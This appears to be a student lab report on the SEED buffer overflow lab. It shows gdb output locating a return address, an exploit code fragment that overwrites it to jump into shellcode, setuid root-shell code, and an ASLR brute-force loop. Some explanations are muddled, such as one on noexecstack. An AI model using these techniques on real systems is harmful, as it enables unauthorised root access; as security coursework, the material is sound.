
Ankit Kumar
773312668

Buffer Overflow Vulnerability Lab Report


Task 1:



```
Terminal
[09/24/2014 16:32] seed@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/24/2014 16:32] seed@ubuntu:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c -ggdb
[09/24/2014 16:32] seed@ubuntu:~$ ls -l stack
-rwxrwxr-x 1 seed seed 9809 Sep 24 16:32 stack
[09/24/2014 16:32] seed@ubuntu:~$ gcc -o exploit exploit.c
exploit.c: In function 'main':
exploit.c:42:2: warning: format '%x' expects argument of type 'unsigned int', but argument 2 has type 'long u
nsigned int' [-Wformat]
[09/24/2014 16:32] seed@ubuntu:~$ exploit
0xbffff168
[09/24/2014 16:32] seed@ubuntu:~$ gdb stack
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/stack...done.
(gdb) list
12              strcpy(buffer, str);
13              printf("%u\n",(unsigned int) &str);
14              return 1;
15      }
16
17      int main(int argc, char **argv)
18      {
19      char str[517];
20      FILE *badfile;
21      badfile = fopen("badfile", "r");
(gdb)
22
23      fread(str, sizeof(char), 517, badfile);
24      bof(str);
25
26      printf("Returned Properly\n");
27      return 1;
28      }
(gdb) b 12
Breakpoint 1 at 0x80484ba: file stack.c, line 12.
(gdb) b 24
Breakpoint 2 at 0x8048537: file stack.c, line 24.
(gdb) run
Starting program: /home/seed/stack

Breakpoint 2, main (argc=1, argv=0xbffff424) at stack.c:24
24      bof(str);
```


Figure 1.1



```
(gdb) s

Breakpoint 1, bof (
    str=0xbffff177 "\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\250\361\377\277\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220"...) at stack.c:12
12              strcpy(buffer, str);
(gdb) print $ebp
$1 = (void *) 0xbffff158
(gdb) print &buffer
$2 = (char (*)[12]) 0xbffff144
(gdb) print $str
$3 = void
(gdb) print &str
$4 = (char **) 0xbffff160
(gdb) step
13              printf("%u\n",(unsigned int) &str);
(gdb) step
3221221728
14              return 1;
```


Figure 1.2

Ankit Kumar
773312668




Figure 1.3




Figure 1.4




Figure 1.5


Observations and Explanations:

1. We turn off address space randomization to ensure that we are able to guess the address correctly to execute the buffer overflow attack,

   $ su root
   Password: (enter root password)
   #sysctl -w kernel.randomize_va_space=0

Ankit Kumar
773312668

2. We then compile and execute the stack code as normal user and use ***gdb*** to get the address of ***buffer*** and the address of ***$ebp.*** From this we get the address of the location where return address is stored on the stack.
   We get buffer address as 0xBFFFF144, this is the base address,
   We also get ebp address as 0xBFFFF158, to this we add 4 bytes to get the value for return address which we want to over write to point the code in the direction of the executable malicious shell code that we have added to the stack. By this we get 0x BFFFF15C.



3. Buffer address is **0xBFFFF144**
   Return address is **0xBFFFF15C**----------> Address to be overwritten
4. The exploit code writes the buffer and overflows it with NOP which is designed as a no operation which allows for the execution of the next line of command. The exploit code has this addition to allow for the overflow of the stack and also to point the code to execute malicious code.

```
long buffer_addr = 0xbffff144;
long malicious_addr = buffer_addr + 100;
long* ptr = (long*)(buffer + 24);
*ptr = malicious_addr;
memcpy(buffer + sizeof(buffer) - sizeof(shellcode),shellcode, sizeof(shellcode));
```

5. The EUID after exploit has succeeded is 0 but the UID is 1000. To change this we execute the following code to change the uid and give root access.

```
void main()
{
setuid(0);
system("/bin/sh");
}
```

Ankit Kumar
773312668

Task 2:




Figure 2.1




Figure 2.2

Ankit Kumar
773312668

Observations and Explanation:

1. We execute the following command,

   $ su root
   Password:
   # /sbin/sysctl -w kernel.randomize_va_space=2

   to enable address space layout randomization.

2. We execute a while loop to repeatedly execute stack,

   $ sh -c "while [1]; do ./stack; done;"

   The probability of the attack succeeding is $½^{32}$ for a 32-bit machine.
   This mechanism is not the safest way to stop the execution of a malicious code from the buffer as this probability is not very small for the computer, upon repeated execution using the while loop in the shell script, the attack becomes successful and we are able to gain root access.

   ASLR makes sure that every time the program is loaded, its libraries and memory regions are mapped to a random virtual memory location. So no two consecutive runs will have the same addresses for the stack.

Task 3:




Figure 3.1

Observation and Explanations:

1. We execute the following command,

   $ su root
   Password:
   # /sbin/sysctl -w kernel.randomize_va_space=2

   to enable address space layout randomization.

2. The stack code is compiled with,

   gcc -o stack -z execstack stack.c

   This makes the data executable and by default GCC enables stack protection since Ubuntu 6.10.

3. The Stack protector works by inserting a canary at the top of the stack frame when it enters the function and before leaving if the canary has been stepped on or not, i.e. if some value change has been done on that special value. If this value change has occurred then the stack smashing is detected and the error is printed out to stderr.

Task 4:




Figure 4.1

Observations and Explanation:

1. Address Space Layout Randomization is turned off and the stack code is compiled as a *noexecstack* code with stack protector turned disabled.


   $ su root
   Password:
   # /sbin/sysctl -w kernel.randomize_va_space=0
   # gcc -o stack -fno-stack-protector -z noexecstack stack.c
   # chmod 4755 stack
   # exit


2. We then execute exploit and stack and expect there to be a segmentation fault. From my understanding of buffer overflow lab, the attack should fail and root permission should not be given as the data of provided in the shellcode array should not have been executed.
   On running the code multiple times, I was unable to obtain a segment fault(core dump) error.
   The reason that we should get this error is that by default gcc does not allow the data on the stack to be executable, which is why we need to supply the noexecstack option to make sure that the data on the stack isn't executable. But despite compiling the code with root privileges and noexecstack option, the attack succeeded.

Ankit Kumar
773312668


After referring to the documentation provided on the labs webpage, and even after enabling the NX bit for the Virtual Machine, the attack was successful. After this I tried to enable the NX bit on the CPU, but this too was not possible as this setting was not provided in the BIOS.

Photos of the BIOS to show that the system does not allow the virtualization to be set and thus NX bit cannot be set.





